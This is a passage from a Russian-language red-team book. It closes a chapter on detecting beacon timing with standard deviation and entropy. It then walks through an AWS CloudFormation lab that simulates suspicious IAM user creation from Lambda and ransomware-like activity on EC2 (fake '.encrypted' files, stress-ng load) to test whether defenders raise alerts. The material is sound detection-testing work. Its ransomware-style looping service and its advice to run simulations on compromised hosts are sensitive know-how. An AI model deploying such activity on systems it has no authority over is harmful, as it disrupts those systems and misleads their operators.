

Рисунок 9-4. Маяковая активность без рандомизации

Для имплантов с маяковой активностью со случайными интервалами, показанных на рисунке 9-5, детектор вычисляет энтропию на основе стандартного отклонения.



Рисунок 9-5. Маяковая активность с рандомизацией

Однако даже нормальный трафик к одному и тому же назначению и порту может быть не по-настоящему случайным, что приводит к ложноположительным срабатываниям, которые нельзя смягчить без предварительного измерения профиля трафика каждого кортежа в нормальной работе. Добавление функциональности сравнения с базовой линией потребовало бы тестирования на реальных журналах с целевым хостом и любым имплантом с рандомизированными интервалами соединений. Хотя наше решение не идеально, оно даёт защитникам отправную точку для выявления подозрительных шаблонов временных интервалов.

Обратите внимание, что это решение использует стандартное отклонение, потому что это наиболее широко понятная эвристика. Если данные ваших производственных журналов не имеют нормального распределения, вместо этого можно использовать межквартильный размах (IQR), который измеряет разброс средних 50 процентов данных, рассматривая расстояние между 25-м и 75-м процентилями. Поэтому IQR более устойчив к выбросам и экстремальным значениям.

Итоги

Эта глава вышла за рамки стандартных рекомендаций по заданиям и провела вас через тактические средства обнаружения, которые защитники могут адаптировать для собственного использования. Первое построенное решение использовало существующие отладочные функции Go для извлечения из бинарных файлов информации о сборке, пакетах и символах. Второе решение включало генератор журналов для имитации трафика межсетевого экрана PAN с шаблонами маяковой активности, сканирования и маяков со случайными интервалами. Затем вы построили детектор на Python, который использует статистический анализ на основе временных интервалов соединений и расчётов энтропии для выявления подозрительных аномалий трафика.

Глава 10. Контролируемые раскрытия

Ни одно задание красной команды не считается полным без контролируемого раскрытия, также известного как проверочный тест или проверка обнаружения. Когда SOC пропускает оповещения кампании или TTP, внедрение синтетической активности показывает, способен ли он обнаруживать известное вредоносное поведение. В этой главе вы используете CloudFormation для развёртывания подозрительных операций IAM в Lambda и имитации вымогательского ПО, которые проверяют, способны ли защитники обнаруживать распространённые схемы атак.

Функциональный дизайн

Это решение сосредоточено на двух сценариях обнаружения. Первый имитирует скомпрометированную или вредоносную функцию AWS Lambda, выполняющую подозрительные операции IAM - создание и удаление пользователей, - которые должны запускать оповещения AWS CloudTrail. Второй задействует экземпляр EC2 бесплатного уровня в новом VPC и подсети, чтобы воспроизвести TTP вымогательского ПО, такие как высокая загрузка CPU и интенсивный дисковый ввод-вывод, которые должны обнаруживаться метриками CloudWatch и журналами мониторинга состояния системы. В качестве дополнительного преимущества само развёртывание AWS CloudFormation даёт третью точку проверки обнаружения: новые ресурсы, которые защитники должны помечать как потенциальное незапланированное изменение инфраструктуры.

Цель этой лабораторной работы - создать вредоносную активность, которую можно обнаружить в контролируемой среде. Хотя это решение разворачивает изолированную тестовую инфраструктуру через CloudFormation, при наличии доступа к целевым системам в активном задании вы можете вместо этого запустить эти имитации на скомпрометированных хостах, чтобы проверить обнаружение в настоящей операционной среде.

Технические требования

Для выполнения этой лабораторной работы вам понадобится учётная запись AWS с административными привилегиями.

Архитектура развёртывания

Вы будете использовать решение CloudFormation на основе шаблона YAML в AWS (см. рисунок 10-1), чтобы легко разворачивать и удалять эту тестовую инфраструктуру в регионе `us-east-1`.



Рисунок 10-1. Архитектура AWS CloudFormation

Эта диаграмма показывает только развёрнутую инфраструктуру, а не симулируемую активность. Если CloudFormation не сможет откатить изменения или удалить стек, можно использовать диаграмму как контрольный список для ручного удаления оставшихся ресурсов в вашей учётной записи AWS.

Симуляция средства безопасности через операции IAM в Lambda

Функции AWS Lambda с внедрёнными командами или созданные злоумышленником не новы для защитников. Атакующие с существующими учётными данными или действительным сеансом роли IAM могли бы создавать и удалять пользователей IAM напрямую, но такая функция Lambda создаёт зафиксированные события, которые защитники могут сопоставить с инфраструктурой мониторинга. Листинг 10-1 показывает синтаксис создания пользователя IAM для имитации скомпрометированной функции Lambda; позже в этой лабораторной работе вы используете его, чтобы создать оповещение в AWS CloudTrail.

```
import json
import boto3
import random
import string
import time

def generate_random_string(length=8):
    return ''.join(random.choices(string.ascii_lowercase + string.digits, k=length))

def lambda_handler(event, context):
    iam = boto3.client('iam')

    # Имитировать создание пользователя IAM.
    username = f"simulation-{generate_random_string()}"
    try:
        iam.create_user(UserName=username)
        time.sleep(2) # Короткая задержка
        iam.delete_user(UserName=username)
    except Exception as e:
        print(f"Ошибка в симуляции: {str(e)}")

    return {
```

```
        'statusCode': 200,
        'body': json.dumps('Симуляция завершена')
    }
```

Листинг 10-1. Симуляция создания пользователя IAM с помощью AWS Lambda

Можно задаться вопросом, зачем злоумышленнику использовать бессерверную функцию для создания пользователей IAM. Одна причина в том, что некоторые DevOps- и облачные команды опираются на искусственно созданные журналы как на дополнительную проверку в процессах управления идентификацией, руководства и администрирования (IGA). В мае 2025 года Datadog сообщила о заметной схеме атаки (securitylabs.datadoghq.com), где атакующие злоупотребляли украденными учётными данными для создания Amazon API Gateway и ресурсов AWS Lambda, чтобы генерировать учётные данные IAM по требованию. Чтобы оставаться в пределах лимитов бесплатного уровня AWS, эта лабораторная работа задействует только Lambda без API Gateway.

Воспроизведение TTP вымогательского ПО на EC2

Вместо развёртывания настоящего вымогательского ПО листинг 10-2 воспроизводит связанные TTP, такие как высокая загрузка CPU, интенсивный дисковый ввод-вывод и файлы с расширениями, похожими на зашифрованные.

```
#!/bin/bash
log_file="/var/log/simulation.log"
while true; do
timestamp=$(date "+%Y-%m-%d %H:%M:%S")
echo "$timestamp Начало цикла симуляции" >> $log_file
cd /tmp
echo "$timestamp Генерация зашифрованных файлов" >> $log_file
for i in {1..100}; do
dd if=/dev/urandom of="data_${i}.txt" bs=1K count=500 2>/dev/null
mv "data_${i}.txt" "data_${i}.encrypted"
done
echo "$timestamp Запуск стресс-теста CPU" >> $log_file
stress-ng --cpu 1 --io 1 --timeout 180s
echo "$timestamp Стресс-тест CPU завершён" >> $log_file
echo "$timestamp Запуск симуляции дисковой активности" >> $log_file
for i in {1..5}; do
dd if=/dev/urandom of=/tmp/large_file_${i} bs=1M count=20 2>/dev/null
sync
sleep 2
done
# Оставьте здесь, если хотите провести DFIR
# и при необходимости создать записку с требованием выкупа.
echo "$timestamp Очистка файлов симуляции" >> $log_file
find /tmp -name "*.encrypted" -type f -delete
rm -f /tmp/large_file_*
echo "$timestamp Цикл симуляции завершён, сон 15 минут" >> $log_file
sleep 900
done
EOF
```

Листинг 10-2. Симуляция системной нагрузки и файловой активности вымогательского ПО

Этот сценарий использует стандартные команды ОС и пакет `stress-ng`, чтобы генерировать случайные данные и имитировать активность шифрования. В AWS защитники должны обнаруживать оповещения вроде быстрого потребления пиковых кредитов EC2, новых групп журналов CloudWatch, оповещений о сбоях работоспособности и развёртывания новой инфраструктуры.

Настройка AWS CloudTrail

Перед развёртыванием контролируемого раскрытия нужно настроить CloudTrail, чтобы фиксировать операции IAM, которые сгенерирует функция Lambda. CloudTrail записывает все вызовы API AWS, включая события `CreateUser` и `DeleteUser`, которые защитники должны обнаруживать.

По умолчанию CloudTrail хранит 90 дней истории событий, до 200 000 записей на захват событий. Эти события автоматически удаляются через 90 дней и, в зависимости от региона, могут появляться в консоли с задержкой до 15 минут. Если вы намерены выполнять лабораторную работу в течение длительного периода или хотите отслеживать исторические изменения, создайте журнал CloudTrail для постоянного хранения событий в S3.

Для начала перейдите к сервису CloudTrail в AWS Management Console и нажмите **Create Trail**. Используйте настройки по умолчанию, которые создадут бакет S3 и ключ KMS для шифрования журналов CloudTrail (см. рисунок 10-2).

Рисунок 10-2. Создание AWS CloudTrail

Введите имя журнала, затем используйте параметры по умолчанию на последующих экранах, чтобы развернуть журнал CloudTrail для вашей учётной записи и региона. Имейте в виду, что KMS и хранилище S3 не бесплатны, поэтому обязательно удалите эти ресурсы после лабораторной работы, если не собираетесь использовать их долгосрочно.

Автоматизация развёртывания с CloudFormation

Когда CloudTrail настроен на захват событий, вы готовы развернуть контролируемые раскрытия. Листинг 10-3 показывает полный шаблон YAML, который создаёт VPC, функцию Lambda, экземпляр EC2, роли IAM и инфраструктуру мониторинга в одном стеке CloudFormation.

```
AWSTemplateFormatVersion: '2010-09-09'
Description: 'Инфраструктура симуляции безопасности'
--snip--
LatestAmiId:  # (1)
```

```
  Type: AWS::SSM::Parameter::Value<AWS::EC2::Image::Id>
  Default: '/aws/service/ami-amazon-linux-latest/al2023-ami-kernel-default-x86_64'
  Description: 'Параметр SSM для последнего стандартного AMI AL2023 x86_64'

Resources:
  # Группы журналов CloudWatch
  SystemLogGroup:
    Type: AWS::Logs::LogGroup
    Properties:
      LogGroupName: /simulation/system
      RetentionInDays: 7
      Tags:
        - Key: rttd
          Value: simulation

  RansomwareLogGroup:
    Type: AWS::Logs::LogGroup
    Properties:
      LogGroupName: /simulation/ransomware
      RetentionInDays: 7
      Tags:
        - Key: rttd
          Value: simulation

  # Сетевые ресурсы
  VPC:
    Type: AWS::EC2::VPC
    Properties:
      CidrBlock: !Ref VpcCIDR
      EnableDnsHostnames: true
      EnableDnsSupport: true
      Tags:
        - Key: Name
          Value: !Sub ${AWS::StackName}-VPC
        - Key: rttd
          Value: simulation

  InternetGateway:
    Type: AWS::EC2::InternetGateway
    Properties:
      Tags:
        - Key: rttd
          Value: simulation

  AttachGateway:
    Type: AWS::EC2::VPCGatewayAttachment
    Properties:
      VpcId: !Ref VPC
      InternetGatewayId: !Ref InternetGateway

  Subnet:
    Type: AWS::EC2::Subnet
    Properties:
      VpcId: !Ref VPC
      CidrBlock: !Ref SubnetCIDR
      MapPublicIpOnLaunch: true
      AvailabilityZone: !Select [ 0, !GetAZs '' ]
      Tags:
        - Key: Name
          Value: !Sub ${AWS::StackName}-Subnet
        - Key: rttd
          Value: simulation

  RouteTable:
    Type: AWS::EC2::RouteTable
    Properties:
      VpcId: !Ref VPC
      Tags:
        - Key: rttd
          Value: simulation
```

```
Route:
  Type: AWS::EC2::Route
  DependsOn: AttachGateway
  Properties:
    RouteTableId: !Ref RouteTable
    DestinationCidrBlock: 0.0.0.0/0
    GatewayId: !Ref InternetGateway

SubnetRouteTableAssociation:
  Type: AWS::EC2::SubnetRouteTableAssociation
  Properties:
    SubnetId: !Ref Subnet
    RouteTableId: !Ref RouteTable

SimulationSecurityGroup:
  Type: AWS::EC2::SecurityGroup
  Properties:
    GroupDescription: Группа безопасности для экземпляра имитации
    VpcId: !Ref VPC
    SecurityGroupIngress:
      - IpProtocol: tcp
        FromPort: 443
        ToPort: 443
        CidrIp: !Ref VpcCIDR
      - IpProtocol: tcp
        FromPort: 443
        ToPort: 443
        CidrIp: 0.0.0.0/0
    SecurityGroupEgress:
      - IpProtocol: "-1"
        FromPort: -1
        ToPort: -1
        CidrIp: 0.0.0.0/0
    Tags:
      - Key: rttd
        Value: simulation

# Ресурсы IAM
SimulationLambdaRole:
  Type: AWS::IAM::Role
  Properties:
    AssumeRolePolicyDocument:
      Version: '2012-10-17'
      Statement:
        - Effect: Allow
          Principal:
            Service: lambda.amazonaws.com
          Action: sts:AssumeRole
    ManagedPolicyArns:
      - arn:aws:iam::aws:policy/service-role/AWSLambdaBasicExecutionRole
    Policies:
      - PolicyName: SimulationPolicy
        PolicyDocument:
          Version: '2012-10-17'
          Statement:
            - Effect: Allow
              Action:
                - iam:CreateUser
                - iam:DeleteUser
                - iam:CreateRole
                - iam:DeleteRole
              Resource: !Sub arn:aws:iam::${AWS::AccountId}:user/simulation-*
    Tags:
      - Key: rttd
        Value: simulation

EC2SimulationRole:
  Type: AWS::IAM::Role
  Properties:
    AssumeRolePolicyDocument:
      Version: '2012-10-17'
```

```
        Statement:
          - Effect: Allow
            Principal:
              Service: ec2.amazonaws.com
            Action: sts:AssumeRole
      ManagedPolicyArns:
        - arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore
        - arn:aws:iam::aws:policy/CloudWatchAgentServerPolicy
      Tags:
        - Key: rttd
          Value: simulation

  EC2InstanceProfile:
    Type: AWS::IAM::InstanceProfile
    Properties:
      Path: /
      Roles:
        - !Ref EC2SimulationRole

  # Функция Lambda
--snip--
  # Экземпляр EC2 (2)
  SimulationInstance:
    Type: AWS::EC2::Instance
    DependsOn:
      - AttachGateway
      - EC2InstanceProfile
      - SystemLogGroup
      - RansomwareLogGroup
    Properties:
      InstanceType: t3.micro
      ImageId: !Ref LatestAmiId
      SubnetId: !Ref Subnet
      IamInstanceProfile: !Ref EC2InstanceProfile
      SecurityGroupIds:
        - !Ref SimulationSecurityGroup
      BlockDeviceMappings:
        - DeviceName: /dev/xvda
          Ebs:
            VolumeSize: 20
            VolumeType: gp3
            DeleteOnTermination: true
            Encrypted: true
      UserData:
        Fn::Base64: |
          #!/bin/bash
          dnf update -y
          # Установить необходимые пакеты, включая cronie.
          dnf install -y stress-ng amazon-cloudwatch-agent cronie
          cat > /opt/aws/amazon-cloudwatch-agent/bin/config.json << EOF
          {
            "agent": {
              "run_as_user": "root"
            },
            "logs": {
              "logs_collected": {
                "files": {
                  "collect_list": [
                    {
                      "file_path": "/var/log/messages",
                      "log_group_name": "/simulation/system",
                      "log_stream_name": "{instance_id}",
                      "timestamp_format": "%b %d %H:%M:%S",
                      "timezone": "UTC"
                    },
                    {
                      "file_path": "/var/log/simulation.log",
                      "log_group_name": "/simulation/ransomware",
                      "log_stream_name": "{instance_id}",
                      "timestamp_format": "%Y-%m-%d %H:%M:%S",
                      "timezone": "UTC"
```

```
          }
        ]
      }
    }
  },
  "metrics": {
    "metrics_collected": {
      "mem": {
        "measurement": ["mem_used_percent"],
        "metrics_collection_interval": 60
      },
      "cpu": {
        "measurement": ["cpu_usage_idle", "cpu_usage_user", "cpu_usage_system"],
        "metrics_collection_interval": 60
      },
      "disk": {
        "measurement": ["disk_used_percent"],
        "metrics_collection_interval": 60,
        "resources": ["*"]
      }
    }
  }
}
EOF
/opt/aws/amazon-cloudwatch-agent/bin/amazon-cloudwatch-agent-ctl -a fetch-config
-m ec2 -s -c file:/opt/aws/amazon-cloudwatch-agent/bin/config.json
systemctl enable amazon-cloudwatch-agent
systemctl start amazon-cloudwatch-agent
# Создать сценарий имитации.
cat > /usr/local/bin/ransomware_sim.sh << EOF
#!/bin/bash
log_file="/var/log/simulation.log"
while true; do
timestamp=$(date "+%Y-%m-%d %H:%M:%S")
echo "$timestamp Начало цикла симуляции" >> $log_file
cd /tmp
echo "$timestamp Генерация зашифрованных файлов" >> $log_file
for i in {1..100}; do
dd if=/dev/urandom of="data_${i}.txt" bs=1K count=500 2>/dev/null
mv "data_${i}.txt" "data_${i}.encrypted"
done
echo "$timestamp Запуск стресс-теста CPU" >> $log_file
stress-ng --cpu 1 --io 1 --timeout 180s
echo "$timestamp Стресс-тест CPU завершён" >> $log_file
echo "$timestamp Запуск симуляции дисковой активности" >> $log_file
for i in {1..5}; do
dd if=/dev/urandom of=/tmp/large_file_${i} bs=1M count=20 2>/dev/null
sync
sleep 2
done
echo "$timestamp Очистка файлов симуляции" >> $log_file
find /tmp -name "*.encrypted" -type f -delete
rm -f /tmp/large_file_*
echo "$timestamp Цикл симуляции завершён, сон 15 минут" >> $log_file
sleep 900
done
EOF
chmod 755 /usr/local/bin/ransomware_sim.sh
# Создать копию в домашней директории ssm-user.
mkdir -p /home/ssm-user
cp /usr/local/bin/ransomware_sim.sh /home/ssm-user/
chown ssm-user:ssm-user /home/ssm-user/ransomware_sim.sh
chmod 755 /home/ssm-user/ransomware_sim.sh
# Включить и запустить сервис crond.
systemctl enable crond
systemctl start crond
cat > /etc/systemd/system/ransomware-sim.service << EOF
[Unit]
Description=Ransomware Simulation Service
# (3)
[Service]
```

```
            Type=simple
            ExecStart=/usr/local/bin/ransomware_sim.sh
            Restart=always
            RestartSec=60
            [Install]
            WantedBy=multi-user.target
            EOF
            systemctl daemon-reload
            systemctl enable ransomware-sim
            systemctl start ransomware-sim
        Tags:
          - Key: Name
            Value: !Sub ${AWS::StackName}-SimulationInstance
          - Key: rttd
            Value: simulation
  --snip--
```

Листинг 10-3. Развёртывание VPC, функции Lambda, экземпляра EC2 и мониторинга CloudWatch

Шаблон CloudFormation создаст новую сеть VPC с доступом в интернет в `us-east-1` вместе с ролями IAM, функцией Lambda для симуляции и экземпляром EC2 с использованием AMI Amazon Linux (1). Вместе эти компоненты будут генерировать журналы в Amazon CloudWatch или EventBridge для последующей проверки.

> **Примечание**
> EventBridge является преемником CloudWatch, но оба API всё ещё существуют, и многие оповещения всё ещё ссылаются на исходное имя сервиса и журналирование. CloudTrail не изменился и может использоваться EventBridge.

Функция пользовательских данных Amazon EC2 позволяет вставить встроенный сценарий Bash, который запускается с правами суперпользователя при первой загрузке (2). Этот сценарий настраивает агент CloudWatch, чтобы экземпляр мог пересылать нужные журналы в учётную запись. Когда система завершает загрузку, она автоматически запускает имитацию вымогательского ПО как задание cron (3), чтобы оповещения начали появляться в CloudWatch Logs.

Далее, чтобы развернуть тестовую инфраструктуру, нужно загрузить этот шаблон в CloudFormation.

Настройка и выполнение стека имитации

Войдите в AWS Management Console и введите `cloudformation` в строке поиска. Следуйте подсказкам меню, чтобы загрузить файл YAML:

1. Нажмите **Create Stack** в правом верхнем углу консоли.
2. Нажмите **With New Resources (Standard)**.
3. В разделе **Specify Template** выберите **Upload a Template File**.
4. Нажмите **Choose File** и выберите `rttd-testcase-sim-1.1.yml`.
5. Оставьте остальные параметры по умолчанию и нажмите **Next**.
6. Введите имя стека и при желании измените CIDR подсетей VPC.
7. Нажмите **Next** и подтвердите предупреждение CloudFormation о возможностях IAM.
8. Нажмите **Submit**, чтобы начать развёртывание.

После задания нужных параметров разверните стек. Вы должны увидеть статус развёртывания, как показано на рисунке 10-3.



Рисунок 10-3. Развёртывание стека AWS CloudFormation

Когда стек развернётся, запустите функцию AWS Lambda, чтобы начать имитацию создания пользователя IAM. Перейдите к сервису Lambda из AWS Management Console и найдите развёрнутую функцию (см. рисунок 10-4).

Рисунок 10-4. Просмотр развёрнутой функции Lambda

Прокрутите вниз к панели меню примерно посередине страницы; под именем функции вы увидите несколько вкладок. Нажмите **Code**, чтобы перейти на страницу редактора кода. Слева вы увидите

синие кнопки **Test** и **Deploy**. Нажмите **Deploy**, чтобы убедиться, что функция Lambda корректно развёрнута. CloudFormation должен был развернуть её автоматически, но мы сталкивались со случаями, когда перед тестированием требовалось нажать **Deploy**.

Затем перейдите на вкладку **Test** в панели меню. Оставьте выбранным действие по умолчанию **Create New Event** вместе с настройками по умолчанию и типом события JSON. Нажмите **Save**, затем **Test** (см. рисунок 10-5).

Рисунок 10-5. Параметры тестового события AWS Lambda

Полезная нагрузка события не имеет значения, потому что функция Lambda не обрабатывает её: она самостоятельно генерирует собственные тестовые данные. Один запуск функции запускает имитацию (см. рисунок 10-6), и после завершения вы должны получить ответ HTTP 200 OK.

Рисунок 10-6. Успешный запуск функции Lambda

Если тест был успешным, вы сможете перейти в Amazon CloudTrail и увидеть созданные события IAM в **Event History**, как показано на рисунке 10-7.



Рисунок 10-7. События CloudTrail после успешного выполнения теста Lambda

Далее, чтобы проверить имитацию вымогательского ПО, перейдите в **CloudWatch Logs** в AWS Management Console. Вы должны увидеть две группы журналов: журналы уровня ОС (`/simulation/system`) и вывод сценария имитации (`/simulation/ransomware`). Группа журналов `/simulation/system`, скорее всего, будет пустой; это ожидаемо. Она настроена на сбор системных журналов из `/var/log/messages`, но будет содержать записи только тогда, когда система сгенерирует подходящие события. Группа журналов `/simulation/ransomware` должна содержать вывод сценария имитации, как показано на рисунке 10-8.

